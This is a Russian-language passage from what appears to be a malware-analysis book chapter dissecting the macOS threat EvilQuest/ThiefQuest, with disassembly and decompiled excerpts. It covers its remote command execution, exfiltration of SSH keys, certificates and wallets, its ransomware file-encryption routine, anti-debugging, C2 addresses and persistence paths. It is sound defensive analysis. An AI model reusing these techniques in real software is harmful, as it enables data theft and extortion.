Быстрый взгляд на callback function вредоносного ПО `process_event` показывает, что она преобразует нажатие клавиши (числовой код клавиши) в строку через вызов helper function с именем `kconvert`. Однако вместо того чтобы записывать это перехваченное нажатие или напрямую эксфильтровать его атакующему, она просто печатает его локально (листинг 11-53):

```
int process_event(...) {
   ...
   keycode = kconvert(CGEventGetIntegerValueField(keycode,
0x9) & 0xffff);
   printf("%s\n", keycode);
```

Листинг 11-53: Callback-функция keylogger, `process_event`

Возможно, этот код все еще находится в работе.

react_ping (0x10)

Следующая команда, `react_ping`, вызывается, если вредоносное ПО получает от сервера `0x10` (листинг 11-54). `react_ping` сначала расшифровывает зашифрованную строку `"1|N|2P1RVDSH0KfURs3Xe2Nd0000073"`, а затем сравнивает ее со строкой, полученной от сервера:

```
react_ping:
0x000000010000a500    push      rbp
0x000000010000a501    mov       rbp, rsp
...
0x000000010000a517    lea       rax, qword [a1n2p1rvdsh0kfu]
; "1|N|2P1RVDS..."
...
0x000000010000a522    mov       rdi, rax
0x000000010000a525    call      ei_str
...
0x000000010000a52c    mov       rdi, qword
[rbp+strFromServer]
0x000000010000a530    mov       rsi, rax
0x000000010000a536    call      strcmp
...
```

Листинг 11-54: Основная логика функции `react_ping`

Используя нашу библиотеку-расшифровщик или отладчик, мы можем расшифровать строку; она читается как "Hi there". Если сервер отправляет вредоносному ПО сообщение "Hi there", сравнение строк успешно проходит, и `react_ping` возвращает успех. Судя по имени команды и ее логике, она, вероятно, используется удаленной атакой для проверки статуса (или доступности) зараженной системы. Это, конечно, весьма похоже на популярную утилиту `ping`, которую можно использовать для проверки достижимости удаленного хоста.

react_host (0x20)

Далее мы находим логику выполнения функции с именем `react_host`, если от сервера получено `0x20`. Однако, как и в случае с функцией `react_start`, `react_host` сейчас не реализована и просто возвращает `0x0`.

react_scmd (0x40)

Последняя команда, поддерживаемая EvilQuest, вызывает функцию с именем `react_scmd` в ответ на `0x40` от сервера (листинг 11-55):

```
react_scmd:
0x0000000100009e80    push      rbp
0x0000000100009e81    mov       rbp, rsp
...
0x0000000100009edd    mov       rdi, qword [command]
0x0000000100009ee1    lea       rsi, qword [mode]
0x0000000100009eec    call      popen
...
0x0000000100009f8e    call      fread
...
0x000000010000a003    call      eicc_serialize_request
...
0x000000010000a123    call      http_request
```

Листинг 11-55: Основная логика функции `react_scmd`

Эта функция выполнит команду, указанную сервером, через API `popen`. После выполнения команды вывод захватывается и передается серверу через функции `eicc_serialize_request` и `http_request`.

На этом завершается анализ возможностей удаленных заданий EvilQuest. Хотя некоторые команды выглядят неполными или нереализованными, другие дают удаленному атакующему возможность загружать дополнительные обновления или payloads и выполнять произвольные команды в зараженной системе.

Логика эксфильтрации файлов

Одна из основных возможностей EvilQuest - эксфильтрация полного списка каталогов и файлов, соответствующих жестко закодированному списку regular expressions. В этом разделе мы проанализируем соответствующий код, чтобы понять эту логику.

Эксфильтрация списка каталога

Начиная с функции `main`, вредоносное ПО создает фоновый поток для выполнения функции с именем `ei_forensic_thread`, как показано в листинге 11-56:

```
rax = pthread_create(&thread, 0x0, ei_forensic_thread,
&args);
if (rax != 0x0) {
   printf("Cannot create thread!\n");
   exit(-1);
}
```

Листинг 11-56: Выполнение функции `ei_forensic_thread` через фоновый поток

Функция `ei_forensic_thread` сначала вызывает функцию `get_mediator`, описанную в предыдущем разделе, чтобы определить адрес command and control server. Затем она вызывает функцию с именем `lfsc_dirlist`, передавая ей зашифрованную строку (которая расшифровывается в `"/Users"`), как видно в листинге 11-57:

```
0x000000010000170a    mov        rdi, qword
[rbp+rax*8+var_30]
0x000000010000170f    call       ei_str
...
0x0000000100001714    mov        rdi, qword [rbp+var_10]
0x0000000100001718    mov        esi, dword [rdi+8]
0x000000010000171b    mov        rdi, rax
0x000000010000171e    call       lfsc_dirlist
```

Листинг 11-57: Вызов функции `lfsc_dirlist`

Функция `lfsc_dirlist` выполняет рекурсивное перечисление каталога, начиная с указанного корневого каталога и просматривая каждый его файл и каталог. После того как мы перешагнем через вызов `lfsc_dirlist` в следующем выводе отладчика, мы увидим, что функция возвращает этот рекурсивный список каталогов, который действительно начинается с "`/Users`" (листинг 11-58):

```
# lldb /Library/mixednkey/toolroomd
...
(lldb) b 0x000000010000171e
Breakpoint 1: where =
toolroomd`toolroomd[0x000000010000171e], address = 0x000000010000171e
(lldb) c
* thread #4, stop reason = breakpoint 1.1
->  0x10000171e: callq  lfsc_dirlist
(lldb) ni
(lldb) x/s $rax
0x10080bc00:
 "/Users/user
  /Users/Shared
  /Users/user/Music
  /Users/user/.lldb
  /Users/user/Pictures
  /Users/user/Desktop
  /Users/user/Library
  /Users/user/.bash_sessions
  /Users/user/Public
  /Users/user/Movies
  /Users/user/.Trash
  /Users/user/Documents
  /Users/user/Downloads
/Users/user/Library/Application Support
  /Users/user/Library/Maps
  /Users/user/Library/Assistant
  ...
```

Листинг 11-58: Сгенерированный (рекурсивный) список каталогов

Если обратиться к дизассемблированному коду, можно увидеть, что этот список каталогов затем отправляется на command and control server атакующего через вызов функции вредоносного ПО `ei_forensic_sendfile`.

Эксфильтрация сертификатов и криптовалютных файлов

После эксфильтрации списка каталогов зараженной системы EvilQuest снова вызывает функцию `get_targets`. Вспомните: при передаче корневого каталога, такого как `/Users`, функция `get_targets` рекурсивно формирует список файлов. Для каждого найденного файла вредоносное ПО применяет callback function, чтобы проверить, представляет ли файл интерес. В этом случае `get_targets` вызывается с callback `is_lfsc_target`:

```
rax = get_targets(rax, &var_18, &var_1C, is_lfsc_target);
```

В сокращенной декомпиляции листинга 11-59 обратите внимание, что callback function `is_lfsc_target` вызывает две helper functions, `lfsc_parse_template` и `is_lfsc_target`, чтобы определить, представляет ли файл интерес:

```
int is_lfsc_target(char* file) {

    memcpy(&templates, 1 0x100013330, 0x98);
    isTarget = 0x0;
    length = strlen(file);
    index = 0x0;
    do {
            if(isTarget) break;
            if(index >= 0x13) break;
            template = ei_str(templates+index*8);
            parsedTemplate = lfsc_parse_template(template);
            if(lfsc_match(parsedTemplate, file, length) ==
0x1)
            {
               isTarget = 0x1;
}
            index++;
    } while (true);
    return isTarget;
}
```

Листинг 11-59: Основная логика функции `is_lfsc_target`

Из этой декомпиляции мы также видим, что шаблоны, используемые для определения, представляет ли файл интерес, загружаются из `0x100013330` 1. Если проверить этот адрес, мы найдем список зашифрованных строк, показанный в листинге 11-60:

```
0x0000000100013330    dq   0x0000000100010a95 ;
"2Y6ndF3HGBhV3OZ5wT2ya9se0000053",
0x0000000100013338    dq   0x0000000100010ab5 ;
"3mkAT20Khcxt23iYti06y5Ay0000083"
0x0000000100013340    dq   0x0000000100010ad5 ;
"3mTqdG3tFoV51KYxgy38orxy0000083"
0x0000000100013348    dq   0x0000000100010af5 ;
"2Glxas1XPf4|11RXKJ3qj71m0000023"
...
```

Листинг 11-60: Зашифрованный список файлов, представляющих "интерес"

Благодаря нашей внедренной библиотеке-расшифровщику у нас есть возможность расшифровать этот список (листинг 11-61):

```
% DYLD_INSERT_LIBRARIES=/tmp/decryptor.dylib
/Library/mixednkey/toolroomd
...
decrypted string (0x100010a95): *id_rsa*/i
decrypted string (0x100010ab5): *.pem/i
decrypted string (0x100010ad5): *.ppk/i
decrypted string (0x100010af5): known_hosts/i
decrypted string (0x100010b15): *.ca-bundle/i
decrypted string (0x100010b35): *.crt/i
decrypted string (0x100010b55): *.p7!/i
decrypted string (0x100010b75): *.!er/i
decrypted string (0x100010b95): *.pfx/i
decrypted string (0x100010bb5): *.p12/i
decrypted string (0x100010bd5): *key*.pdf/i
decrypted string (0x100010bf5): *wallet*.pdf/i
decrypted string (0x100010c15): *key*.png/i
decrypted string (0x100010c35): *wallet*.png/i
decrypted string (0x100010c55): *key*.jpg/i
decrypted string (0x100010c75): *wallet*.jpg/i
decrypted string (0x100010c95): *key*.jpeg/i
decrypted string (0x100010cb5): *wallet*.jpeg/i
...
```

Листинг 11-61: Расшифрованный список файлов, представляющих "интерес"

Из расшифрованного списка видно, что EvilQuest тяготеет к чувствительным файлам, таким как сертификаты, криптовалютные кошельки и ключи!

После того как функция `get_targets` возвращает список файлов, соответствующих этим шаблонам, вредоносное ПО считывает содержимое каждого файла через вызов `lfsc_get_contents`, а затем эксфильтрует содержимое на command and control server с помощью функции `ei_forensic_sendfile` (листинг 11-62):

```
get_targets("/Users", &targets, &count, is_lfsc_target);
for (index = 0x0; index < count; ++index) {
      targetPath = targets[index];
      lfsc_get_contents(targetPath, &targetContents,
&targetContentSize);
      ei_forensic_sendfile(targetContents, targetContentSize,
...);
      ...
```

Листинг 11-62: Эксфильтрация файлов через функцию `ei_forensic_sendfile`

Мы можем подтвердить эту логику в отладчике, создав на рабочем столе файл с именем `key.png` и установив точку останова на вызов `lfsc_get_contents` по адресу `0x0000000100001965`. Когда точка останова срабатывает, мы выводим содержимое первого аргумента (`RDI`) и видим, что вредоносное ПО действительно пытается прочитать, а затем эксфильтровать файл `key.png` (листинг 11-63):

```
# lldb /Library/mixednkey/toolroomd
...
(lldb) b 0x0000000100001965
Breakpoint 1: where =
toolroomd`toolroomd[0x0000000100001965], address = 0x0000000100001965
(lldb) c
* thread #4, stop reason = breakpoint 1.1
->  0x100001965: callq  lfsc_get_contents
(lldb) x/s $rdi
0x1001a99b0: "/Users/user/Desktop/key.png"
```

Листинг 11-63: Наблюдение логики эксфильтрации файлов через отладчик

Теперь мы знаем: если пользователь заражается EvilQuest, ему следует считать, что все его сертификаты, кошельки и ключи принадлежат атакующим.

Логика шифрования файлов

Вспомните, что Динеш Девадосс, исследователь, обнаруживший EvilQuest, отметил наличие у вредоносного ПО ransomware-возможностей. Продолжим анализ, сосредоточившись на этой ransomware-логике. Соответствующий код можно найти в функции `main`, где вредоносное ПО вызывает метод с именем `s_is_high_time`, а затем ждет истечения нескольких таймеров, прежде чем запустить логику шифрования, которая начинается в функции с именем `ei_carver_main` (листинг 11-64):

```
if ( (s_is_high_time(var_80) != 0x0) &&
     ( ( (ei_timer_check(var_70) == 0x1) &&
         (ei_timer_check(var_130) == 0x1)) &&
         (var_11C < 0x2))) {
         ...
         ei_carver_main(*var_10, &var_120);
```

Листинг 11-64: После проверок таймеров вызывается функция `ei_carver_main`

Особого внимания заслуживает функция `s_is_high_time`, которая вызывает API-функцию `time`, а затем сравнивает возвращенную epoch time с жестко закодированным значением `0x5efa01f0`. Это значение соответствует понедельнику, 29 июня 2020 года, 15:00:00 GMT. Если дата на зараженной системе раньше этого момента, функция вернет `0`, и логика шифрования файлов не будет вызвана. Иными словами, ransomware-логика вредоносного ПО сработает только в эту дату и время или позже.

Если посмотреть дизассемблированный код функции `ei_carver_main` по адресу `0x000000010000ba50`, мы увидим, что сначала она генерирует ключ шифрования, вызывая API `random`, а также функции с именами `eip_seeds` и `eip_key`. После этого она вызывает функцию `get_targets`. Вспомните, что эта функция рекурсивно формирует список файлов из корневого каталога, используя заданную callback function для фильтрации результатов. В данном случае корневой каталог - `/Users`.

Callback function `is_file_target` будет сопоставлять только определенные расширения файлов. Этот зашифрованный список расширений можно найти жестко закодированным внутри вредоносного ПО по адресу `0x000000010001299e`. Используя нашу внедряемую библиотеку-расшифровщик, мы можем восстановить этот довольно массивный список целевых расширений файлов, включающий `.zip`, `.dmg`, `.pkg`, `.jpg`, `.png`, `.mp3`, `.mov`, `.txt`, `.doc`, `.xls`, `.ppt`, `.pages`, `.numbers`, `.keynote`, `.pdf`, `.c`, `.m` и другие.

После создания списка целевых файлов вредоносное ПО завершает процесс генерации ключа вызовом `random_key`, которая, в свою очередь, вызывает `srandom` и `random`. Затем вредоносное ПО вызывает функцию с именем `carve_target` для каждого целевого файла, как видно в листинге 11-65:

```
result = get_targets("/Users", &targets, &count,
is_file_target);
if (result == 0x0) {
     key = random_key();
     for (index = 0x0; index < count; index++) {
         carve_target(targets[i], key, ...);
     }
    }
```

Листинг 11-65: Шифрование (ransoming) целевых файлов

Функция `carve_target` принимает путь к файлу для шифрования и различные значения ключа шифрования. Если проанализировать дизассемблированный код функции или пройти ее пошагово в отладочном сеансе, мы увидим, что для шифрования каждого файла она выполняет следующие действия:

1. Убеждается, что файл доступен, через вызов `stat`.
2. Создает временное имя файла, вызывая функцию с именем `make_temp_name`.
3. Открывает целевой файл для чтения.
4. Проверяет, зашифрован ли уже целевой файл, вызовом функции с именем `is_carved`, которая проверяет наличие `0xddbebabe` в конце файла.
5. Открывает временный файл для записи.
6. Считывает из целевого файла фрагменты по `0x4000` байт.
7. Вызывает функцию с именем `tpcrypt`, чтобы зашифровать эти `0x4000` байт.
8. Записывает зашифрованные байты во временный файл.
9. Повторяет шаги 6-8, пока все байты из целевого файла не будут считаны и зашифрованы.
10. Вызывает функцию с именем `eip_encrypt`, чтобы зашифровать keying information, которая затем дописывается во временный файл.
11. Записывает `0xddbebabe` в конец временного файла.
12. Удаляет целевой файл.
13. Переименовывает временный файл в целевой файл.

После того как EvilQuest зашифровал все файлы, соответствующие интересующим расширениям, он записывает текст с рисунка 11-2 в файл с именем `READ_ME_NOW.txt`.



Рисунок 11-2: Записка с требованием выкупа EvilQuest

Чтобы убедиться, что пользователь прочитает этот файл, вредоносное ПО также отображает modal prompt и зачитывает его вслух через встроенную команду macOS `say`.

Если просмотреть код, можно заметить функцию с именем `uncarve_target`, реализованную по адресу `0x000000010000f230`, которая, вероятно, отвечает за восстановление зашифрованных вымогателем файлов. Однако эта функция никогда не вызывается. То есть никакой другой код или логика не ссылаются на эту функцию. Это можно подтвердить, поискав в Hopper (или другом инструменте дизассемблирования) ссылки на адрес функции. Поскольку такие cross-references не найдены, похоже, что уплата выкупа на самом деле не вернет вам файлы. Более того, записка с требованием выкупа не содержит никакого способа связаться с атакующим. Как выразился Фил Стоукс, "у вас нет способа сообщить злоумышленникам, что вы заплатили; нет запроса вашего контактного адреса; и нет запроса образца зашифрованного файла или какого-либо другого идентифицирующего фактора". [5]

К счастью для жертв EvilQuest, исследователи SentinelOne восстановили криптографический алгоритм, используемый для шифрования файлов, и нашли метод восстановления ключа шифрования. В статье Джейсон Ривз отмечает, что авторы вредоносного ПО используют symmetric key encryption, которая опирается на один и тот же ключ и для шифрования, и для расшифрования файла; более того, "открытый ключ, используемый для кодирования ключа шифрования файла, в итоге дописывается к закодированному ключу шифрования файла". [6] На основе своих находок исследователи смогли создать полный decryptor, который они публично выпустили.

Обновления EvilQuest

Часто образцы вредоносного ПО эволюционируют, и защитники обнаруживают новые варианты in the wild. EvilQuest не исключение. Прежде чем завершить наш анализ этой коварной угрозы, кратко выделим некоторые изменения, найденные в более поздних версиях EvilQuest (также называемого ThiefQuest). Подробнее об этих отличиях можно прочитать в статье Trend Micro "Updates on Quickly-Evolving ThiefQuest macOS Malware". [7]

Улучшенная антианалитическая логика

В статье Trend Micro отмечается, что более поздние версии EvilQuest содержат "улучшенную" антианалитическую логику. Прежде всего, имена его функций были обфусцированы. Это немного усложняет анализ, поскольку имена функций в старых версиях были весьма описательными.

Например, функция расшифрования строк `ei_str` была переименована в `52M_rj`. Мы можем подтвердить это, посмотрев дизассемблированный код обновленной версии вредоносного ПО (листинг 11-66), где видно, что в разных местах кода `52M_rj` принимает зашифрованную строку как параметр:

```
0x00000001000106a5    lea   rdi, qword [a2aawvq0k9vm01w] ;
"2aAwvQ0k9VM01w..."
0x00000001000106ac    call  52M_rj
...
0x00000001000106b5    lea   rdi, qword [a3zi8j820yphd00] ;
"3zI8J820YPhd00..."
0x00000001000106bc    call  52M_rj
```

Листинг 11-66: Обфусцированные имена функций

Быстрый triage функции `52M_rj` подтверждает, что она содержит основную логику расшифрования встроенных строк вредоносного ПО.

Другой подход к сопоставлению старых версий функций с их новыми версиями - проверять системные API-вызовы, которые они выполняют. Возьмем, например, API `NSCreateObjectFileImageFromMemory` и `NSLinkModule`, которые EvilQuest вызывает как часть своей логики выполнения payload из памяти. В старой версии вредоносного ПО эти API вызываются в описательно названной функции `ei_run_memory_hrd`, находящейся по адресу `0x0000000100003790`. В новой версии, когда мы встречаем криптически названную функцию `52lMjg`, вызывающую те же API, мы понимаем, что смотрим на ту же функцию. Затем в нашем дизассемблере мы можем переименовать `52lMjg` в `ei_run_memory_hrd`.

Более того, в старой версии вредоносного ПО мы знаем, что функция `ei_run_memory_hrd` вызывалась исключительно функцией с именем `react_exec`. Это можно проверить, поискав ссылки на функцию в Hopper (рисунок 11-3).

Рисунок 11-3: Перекрестные ссылки к функции `ei_run_memory_hrd`

Теперь мы можем предположить, что единственный вызывающий cross-reference для функции `52lMjg`, называемый `52sCg`, на самом деле является функцией `react_exec`. Этот метод cross-reference позволяет нам легко заменить неописательные имена, найденные в новом варианте, их куда более описательными исходными именами.

Авторы вредоносного ПО также добавили другую антианалитическую логику. Например, в функции `ei_str` (той, которую они переименовали в `52M_rj`) мы находим различные дополнения, включая антиотладочную логику. Теперь функция выполняет системный вызов `ptrace` (`0x200001a`) со скандально известным значением `PT_DENY_ATTACH` (`0x1f`), чтобы усложнить отладку (листинг 11-67):

```
52M_rj:
0x0000000100003020    push       rbp
0x0000000100003021    mov        rbp, rsp
...
0x0000000100003034    mov        rcx, 0x0
0x000000010000303b    mov        rdx, 0x0
0x0000000100003042    mov        rsi, 0x0
0x0000000100003049    mov        rdi, 0x1f
0x0000000100003050    mov        rax, 0x200001a
0x0000000100003057    syscall
```

Листинг 11-67: Новая добавленная антиотладочная логика

Trend Micro также отмечает, что логика обнаружения в функции `is_virtual_mchn` была расширена, чтобы эффективнее выявлять аналитиков, использующих виртуальные машины. Исследователи пишут:

> В функции is_virtual_mchn() были расширены проверки условий, включая получение MAC-адреса, числа CPU и физической памяти машины. [8]

Измененные адреса серверов

Помимо обновлений антианалитической логики, были изменены некоторые строки, найденные жестко закодированными и обфусцированными в бинарном файле вредоносного ПО. Например, изменились lookup URL вредоносного ПО для его command and control server и резервный адрес. Теперь наша внедряемая библиотека расшифрования возвращает для этих строк следующее:

```
% DYLD_INSERT_LIBRARIES=/tmp/decryptor.dylib
OSX.EvilQuest_UPDATE
...
decrypted string (0x106e9e154): lemareste.pythonanywhere.com
decrypted string (0x106e9f7ca): 159.65.147.28
```

Более длинный список инструментов безопасности для завершения

Список security tools, которые вредоносное ПО пытается завершить, был расширен и теперь включает определенные инструменты Objective-See, созданные вашим покорным слугой. Поскольку эти инструменты способны обобщенно обнаруживать EvilQuest, неудивительно, что вредоносное ПО теперь ищет их (листинг 11-68):

```
% DYLD_INSERT_LIBRARIES=/tmp/decryptor.dylib
OSX.EvilQuest_UPDATE
...
decrypted string (0x106e9f964): ReiKey
decrypted string (0x106e9f978): KnockKnock
```

Листинг 11-68: Дополнительные "нежелательные" программы, теперь включая мои собственные ReiKey и KnockKnock

Новые пути закрепления

Были добавлены пути, связанные с закреплением, возможно, как способ сорвать базовые detection signatures, которые пытались выявлять заражения EvilQuest по существующим путям (листинг 11-69):

```
% DYLD_INSERT_LIBRARIES=/tmp/decryptor.dylib
OSX.EvilQuest_UPDATE
...
decrypted string (0x106e9f2ed):
/Library/PrivateSync/com.apple.abtpd
decrypted string (0x106e9f331): abtpd
decrypted string (0x106e9f998): com.apple.abtpd
```

Листинг 11-69: Обновленные пути закрепления

Личное обращение

Вспомните, что команда `react_ping` ожидает уникальную строку от сервера. Если она получает эту строку, то возвращает успех. В обновленной версии EvilQuest эта функция теперь ожидает другую зашифрованную строку: `"1D7KcC3J{Quo3lWNqs0FW6Vt0000023"`, которая расшифровывается в "Hello Patrick" (рисунок 11-4). [9]



Рисунок 11-4: Интересное наблюдение

По-видимому, авторы EvilQuest были поклонниками моих ранних публикаций в блоге "OSX.EvilQuest Uncovered"! [10]

Улучшенные функции

Другие обновления включают улучшения старых функций, особенно тех, которые не были полностью реализованы, а также множество новых функций:

react_updatesettings: Используется для получения обновленных настроек с command and control server.

ei_rfind_cnc and ei_getip: Генерируют псевдослучайные IP-адреса, которые будут использоваться как command and control server, если они достижимы.

run_audio and run_image: Сначала сохраняют аудио- или графический файл с сервера в скрытый файл, а затем запускают команду `open`, чтобы открыть файл приложениями по умолчанию, связанными с этим типом файла.

Удаление ransomware-логики

Интересно, что исследователи Trend Micro также отметили: более поздняя версия EvilQuest удалила свою ransomware-логику. Это, возможно, не слишком удивительно; вспомните, что ransomware-логика была ошибочной и позволяла пользователям восстанавливать зашифрованные файлы без уплаты выкупа. Более того, похоже, авторы вредоносного ПО не получили от этой схемы никакой финансовой выгоды. Фил Стоукс написал, что "один известный Bitcoin-адрес, общий для всех образцов, имел ровно ноль транзакций". [11]

В своем отчете исследователи Trend Micro утверждают, что авторы вредоносного ПО, вероятно, выпустят новые версии EvilQuest:

> Новые варианты [вредоносного ПО EvilQuest] с большим количеством возможностей выпускаются в течение дней. Наблюдая это, мы можем предположить, что у стоящих за вредоносным ПО threat actors все еще есть много планов по его улучшению. Потенциально они могут готовиться сделать его еще более опасной угрозой. В любом случае ясно, что эти threat actors действуют быстро, какими бы ни были их планы. Исследователям безопасности стоит помнить об этом и стремиться поспевать за развитием вредоносного ПО, постоянно обнаруживая и блокируя любые варианты, которые придумают киберпреступники. [12]

В результате мы, вероятно, еще увидим новые проявления EvilQuest!

Заключение

EvilQuest - коварная многогранная угроза, вооруженная механизмами антианализа, направленными на срыв любого изучения. Однако, как показано в предыдущей главе, после выявления таких механизмов их довольно просто полностью обойти.

Победив антианалитические усилия вредоносного ПО, в этой главе мы обратились к множеству подходов статического и динамического анализа, чтобы раскрыть механизмы закрепления вредоносного ПО и получить всестороннее понимание его возможностей вирусного заражения, логики эксфильтрации файлов, возможностей удаленных заданий и ransomware-логики.

В процессе мы показали, как эффективно использовать совместно, пожалуй, два самых мощных инструмента, доступных любому аналитику вредоносного ПО: дизассемблер и отладчик. Против этих инструментов у вредоносного ПО не было шансов!

Примечания

Сноски

[1] [назад] "Kernel Queues: An Alternative to File System Events," Apple Developer Documentation Archive, developer.apple.com.
[2] [назад] Peter Szor, *The Art of Computer Virus Research and Defense* (Addison-Wesley Professional, 2005), amazon.com.
[3] [назад] Patrick Wardle, "Writing Bad @$$ Malware for OS X," blackhat.com.
[4] [назад] "CGEventTapCreate," Apple Developer Documentation, developer.apple.com.
[5] [назад] Phil Stokes, "'EvilQuest' Rolls Ransomware, Spyware & Data Theft Into One," SentinelOne blog, July 8, 2020, sentinelone.com.
[6] [назад] Jason Reaves, "Breaking EvilQuest: Reversing a Custom macOS Ransomware File Encryption Routine," Sentinel Labs, July 7, 2020, labs.sentinelone.com.
[7] [назад] Gabrielle Joyce Mabutas, Luis Magisa, and Steven Du, "Updates on Quickly-Evolving ThiefQuest macOS Malware," Trend Micro, July 17, 2020, trendmicro.com.
[8] [назад] Mabutas et al., "Updates on Quickly-Evolving ThiefQuest macOS Malware."
[9] [назад] @Myrtus0x0, Twitter, July 7, 2020, twitter.com.
[10] [назад] Patrick Wardle, "OSX.EvilQuest Uncovered (part I)," Objective-See, June 29, 2020, objective-see.com, and "OSX.EvilQuest Uncovered (part II)," Objective-See, July 3, 2020, objective-see.com.
[11] [назад] Stokes, "'EvilQuest' Rolls Ransomware, Spyware & Data Theft Into One."
[12] [назад] Mabutas et al., "Updates on Quickly-Evolving ThiefQuest macOS Malware."